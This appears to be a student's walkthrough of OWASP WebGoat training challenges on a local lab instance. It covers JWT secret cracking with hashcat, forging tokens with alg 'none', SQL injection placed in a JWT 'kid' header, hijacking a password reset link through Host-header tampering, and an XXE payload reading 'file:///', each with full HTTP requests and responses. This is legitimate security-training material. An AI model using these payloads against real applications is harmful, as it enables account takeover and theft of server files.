
- First I copy the ENTIRE token into a txt called crackme
- Then I download the 10k wordlist from https://github.com/first20hours/google-10000-english
- Then I run the below command
- 

```
┌──(kungpowchikn㉿kali)-[~]
└─$ echo "eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJh
xNjY5MzMwOTE0LCJzdWIiOiJ0b21Ad2ViZ29hdC5vcmciLCJ1c2VybmFtZSI6IlRvbSIsIkVtYW
HJvamVjdCBBZG1pbmlzdHJhdG9yIl19.J7F_Tgs4sZRghj6ayWuDL0PJAsWxSbY1Ff4ya-c-6wI

┌──(kungpowchikn㉿kali)-[~]
└─$ hashcat crackme.txt -m 16500 -a 3 -w 3 wordlist.txt -o solutions.txt
hashcat (v6.2.5) starting
```

- -m 16500 specifies a JWT token to crack
- -a 3 specifies the attack type to be brute-force
- -w 3 specifies a high workload.
- -o specifies where I want the results to be
- 

```
┌──(kungpowchikn㉿kali)-[~]
└─$ cat solutions.txt
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb2F0
TE0LCJzdWIiOiJ0b21Ad2ViZ29hdC5vcmciLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYm
BZG1pbmlzdHJhdG9yIl19.J7F_Tgs4sZRghj6ayWuDL0PJAsWxSbY1Ff4ya-c-6wI:washington
```

- Now I use https://jwt.io so that I can use the key (in this case its "washington" to recreate a token
  - I also have to change the exp (expiry) field as the time it takes to crack the signature can exhaust the amount of time available


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE
secret base64 encoded

```
eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2
F0IFRva2VuIEJ1aWxkZXIiLCJhdWQiOiJ3ZWJnb
2F0Lm9yZyIsImlhdCI6MTY2OTMyMTAyMCwiZXhw
IjoxNjc5MzIxMDgwLCJzdWIiOiJ3ZWJnb2F0QHd
lYmdvYXQub3JnIiwidXNlcm5hbWUiOiJXZWJHb2
F0IiwiRW1haWwiOiJ3ZWJnb2F0QHdlYmdvYXQub
3JnIiwiUm9sZSI6WyJNYW5hZ2VyIiwiUHJvamVj
dCBBZG1pbmlzdHJhdG9yIl19.ZW13pOqKhiCTGH
pzkHDNOxj1Gc3-dM3MoGyqp2940wo
```

```
{
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "aud": "webgoat.org",
  "iat": 1669321020,
  "exp": 1679321080,
  "sub": "webgoat@webgoat.org",
  "username": "WebGoat",
  "Email": "webgoat@webgoat.org",
  "Role": [
    "Manager",
    "Project Administrator"
  ]
}
```


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  washington
) 
```

-

Challenge 10

This one is buggy so if it doesn't work try again,

- Use the provided link to find a token.
- Use jwt.io to modify the expiry date (you can use epochconverter.com) to make it allowable
    - Also edit the hash to be none. I moved it into https://token.dev to make the conversion
- Intercept the packet for when you click checkout,
- Modify the authorization field (in burpsuite)
    - Replace the "none" to be your new token




```
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJub25lIn0.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6MTcy
NjMxNzgxMSwiYWRtaW4iOiJmYWxzZSIsInVzZXIiOiJUb20ifQ.
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.5195.102 Safari/537.36
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
mm9Urhtqgryg0_1PMfAMSpSVy2XlJ-lPZ4KYNTmp
Connection: close
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Thu, 24 Nov 2022 23:56:37 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the
  assignment.",
  "output":null,
  "assignment":"JWTRefreshEndpoint",
  "attemptWasMade":true
}
```

Challenge 11

You need to get your JWT token and use jwt.io to modify the “kid” entry in the header to be a SQL injection. Enter something for the key, and base64 encode that something! Be sure to change:

- Username to be tom
- I changed the sub and email to Tom as well
- Change the expiry
    - I set the second most sig-digit to be a 9.



Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE

```
eyJ0eXAiOiJKV1QiLCJraWQiOiJzb21ldGhpbmd
fZWxzZScgVU5JT04gU0VMRUNUICdjMjl0WlhSb2
FXNW4nIEZST00gSU5GT1JNQVRJT05fU0NIRU1BL
lNZU1RFTV9VU0VSUzsgLS0iLCJhbGciOiJIUzI1
NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aW
xkZXIiLCJpYXQiOjE1MjQyMTA5MDQsImV4cCI6M
TkxOTkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmci
LCJzdWIiOiJ0b21Ad2ViZ29hdC5jb20iLCJ1c2V
ybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYm
dvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.YOt9n
ho2ZL6e_JEcAhuQY_eWoNV8H5JR4VH-WQ-smOc
```

```
{
  "typ": "JWT",
  "kid": "something_else' UNION SELECT 'c29tZXRoaW5n'
FROM INFORMATION_SCHEMA.SYSTEM_USERS; --",
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1919905304,
  "aud": "webgoat.org",
  "sub": "tom@webgoat.com",
  "username": "Tom",
  "Email": "tom@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  something
) ☐ secret base64 encoded
```



```
POST /WebGoat/JWT/final/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJzb21ldGhpbmdfZWxzZScgVU5JT04gU0VMRUNUICdjMjl0
WlhSb2FXNW4nIEZST00gSU5GT1JNQVRJT05fU0NIRU1BLlNZU1RFTV9VU0VSUzsgLS0iLCJh
bGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiOjE1MjQ
yMTA5MDQsImV4cCI6MTkxOTkwNTMwNCwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWIiOiJ0b21
Ad2ViZ29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlYmdvYXQuY29
tIiwiUm9sZSI6WyJDYXQiXX0.YOt9nho2ZL6e_JEcAhuQY_eWoNV8H5JR4VH-WQ-smOc
HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sun, 04 Dec 2022 08:10:02 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"JWTFinalEndpoint",
  "attemptWasMade":true
}
```

Password Reset

Challenge 4

- Just guessing, I used "Larry" for username and "yellow" for favorite color


Challenge 5

Just a demo on using security questions, which revealed common flaws

- E.g "what year was your mother born?" this can be easily guessed or social engineering is easy to pull on this one.

Challenge 6:

- Start burpsuite and intercept packets
- Make request for password reset link for tom@webgoat…
- Look @ intercepted and change host port to be <ip/localhost>:9090
  - This is webwolfs default port.
- In webwolf, go to incoming requests
- The bottom most request is the latest!
- Copy that and change the port number to be webgoats port (default 8080)
  - Append "/WebGoat" between the port number and the "/PasswordReset" text
  - Example:
  - http://localhost:9090/PasswordReset/reset/reset-password/31d311ec-fb68-4089-b01d-631f03a07dc7 will become:
  - http://localhost:8080/WebGoat/PasswordReset/reset/reset-password/31d311ec-fb68-4089-b01d-631f03a07dc7



localhost:8080/WebGoat/PasswordReset/reset/reset-password/31d311ec-fb68-4089-b01d-631f03a07dc7

Reset your password

Password

Password


Save

  - Hit return to load that page
- Change password to be whatever you want.
- Go back to webgoat and login again as tom, this time enter the new password
  - Change email to be toms email (must be encoded)

Secure Passwords

Challenge 4

Just demonstrating the value in complex passwords



Password Enter a secure password ☐Show password

Submit

You have succeeded! The password is secure enough.

Your Password: *******

Length: 17

Estimated guesses needed to crack your password: 97360000000000

Score: 4/4

Estimated cracking time: 308726 years 195 days 4 hours 26 minutes 40 seconds

Score: 4/4

Estimated cracking time in seconds: 308726 years 195 days 4 hours 26 minutes 40 seconds


A3 Sensitive Data Exposure

Insecure Login

I believe the takeaway with this lesson is to encrypt your traffic, and dont rely on the web service to do it for you. Otherwise sensitive information can be intercepted

Challenge 2

Use burpsuite to intercept the traffic and enter the username and password what is getting sent



```
POST /WebGoat/start.mvc HTTP/1.1
Host: localhost:8080
Content-Length: 50
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
sec-ch-ua-platform: "Linux"
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=tovN3WdEUjeKBtegBJfJM1l3fII08unn_FiaWZ-W; WEBWOLFSESSION=QMRPSQctnYs4bqy55m
Connection: close

{
  "username":"CaptainJack",
  "password":"BlackPearl"
}
```

A4 XML External Entities

XXE

Is a type of attack against an application that parses XML input. Occurs when XML input containing a reference to an external entity is processed by a weak parser

- Can lead to the disclosure of confidential data, DoS, server side request forgery, port scanning from parsing machine perspective and others.
- Since the attack occurs relative application processing the XML document, an attacker may use this trusted application to pivot to other internal systems


In General one can distinguish the following kind of XXE attacks:

- Classic
  - An external entity is included in a local DTD
- Blind
  - No output and or errors are shown in the response

- Error:
  - Try to get content of a resource in the error message.

Challenge 4

Use burpsuite and modify the XML such that the documentation allows you to access the root file system.




```
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
tovN3WdEUjeKBtegBJfJM1l3fII08unn_FiaWZ-W; WEBWOLFSESSION
=QMRPSQctnYs4bqy55mtIhB7ahNkULWvcWHlJHX5e
Connection: close

<!DOCTYPE user [<!ENTITY root SYSTEM "file:///"> ]>
<comment>
    <text>
    &root;test
  </text>
</comment>
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 26 Nov 2022 23:14:03 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully compl
  assignment.",
  "output":null,
  "assignment":"SimpleXXE",
  "attemptWasMade":true
}
```

Challenge 7

- You need to change the content type from application/json to application/xml 6th line
  - This is to show that just because the server defaults to JSON, doesn't mean you have to use JSON
- The challenge solution is the same except for changing the content type




```
Chrome/105.0.5195.102 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=
tovN3WdEUjeKBtegBJfJM1l3fII08unn_FiaWZ-W;
WEBWOLFSESSION=
